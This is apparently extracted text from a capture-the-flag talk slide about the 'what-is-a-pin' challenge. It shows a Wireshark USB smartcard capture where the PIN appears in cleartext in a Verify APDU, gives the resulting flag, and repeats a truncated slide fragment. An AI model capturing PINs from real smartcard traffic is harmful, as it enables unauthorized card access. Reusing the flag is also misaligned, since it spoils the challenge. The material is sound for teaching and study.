


- _(ツ)_/ -

“what-is-a-pin”

- Pin laut Wireshark: `&>vL{T`
- Flag(?): `shc2024{&>vL{T}`

Over 3500 invalid flags have been submitted overall, out of which 1500 were for `cheated-results`, followed by 650 for `what-is-a-pin`, so, looks like I am the author of the two most gussy challenges 



The image shows a Wireshark capture of an APDU packet. The packet list on the left shows a packet at time 4.001346, source Card, destination Interface, protocol ISO 7816, and info 76 Response APDU. The packet details on the right show the APDU body as 263e764c7b54. The packet bytes on the right show the hex data ff 53 03 02 03 01 00 2d 00 00 a3 f5 0e 00 8d ff ff ff 00 00 00 00 00 00 00 00 00 00 20 00 81 06 26. The packet length is 11, slot is 0, sequence is 88, block wait time integer is 0x00, level parameter is 0x0000, and the APDU body is 263e764c7b54.

No.	Time	Source	Destination	Protocol	Length	Info
3	0.000315	host	1.3.2	USB	64	URB_BULK in
7	0.001662	host	1.3.2	USB	64	URB_BULK in
11	0.002097	host	1.3.2	USB	64	URB_BULK in
15	2.522109	host	1.3.2	USB	64	URB_BULK in
19	2.532084	host	1.3.2	USB	64	URB_BULK in
21	2.801457	host	1.3.2	USB	64	URB_BULK in
23	3.091171	host	1.3.2	USB	64	URB_BULK in
1	0.000000	Interface	Card	ISO 78...	85	Unknown instr
5	0.001410	Interface	Card	ISO 78...	79	Get data
9	0.001921	Interface	Card	ISO 78...	79	Get data
13	2.521316	Interface	Card	ISO 78...	85	Verify
17	2.531652	Interface	Card	ISO 78...	166	Unknown instr
4	0.001346	Card	Interface	ISO 78...	76	Response APDU

USB CCID
Message Type: PC_to_RDR_XfrBlock (0x6f)
Packet Length: 11
Slot: 0
Sequence: 88
Block Wait Time Integer: 0x00
Level Parameter: 0x0000
ISO 7816 Command APDU
[Response in frame 16]
Class: structure and coding according to Instruction: Verify (0x20)
Parameters
Length field Lc: 0x06
APDU Body: 263e764c7b54



APDU Body (iso7816.apdu.body), 6 bytes

Packets: 24 · Displayed: 24 (100.0%) Profile: Default

“what-

- Pin laut Wi
- Flag(?): sh

Over 3500 invalid
submitted overall
were for cheated
followed by 650 f
so, looks like I am
two most gessy c



Ende

NOCH FRAGEN, KOMMENTARE ODER KRITIK?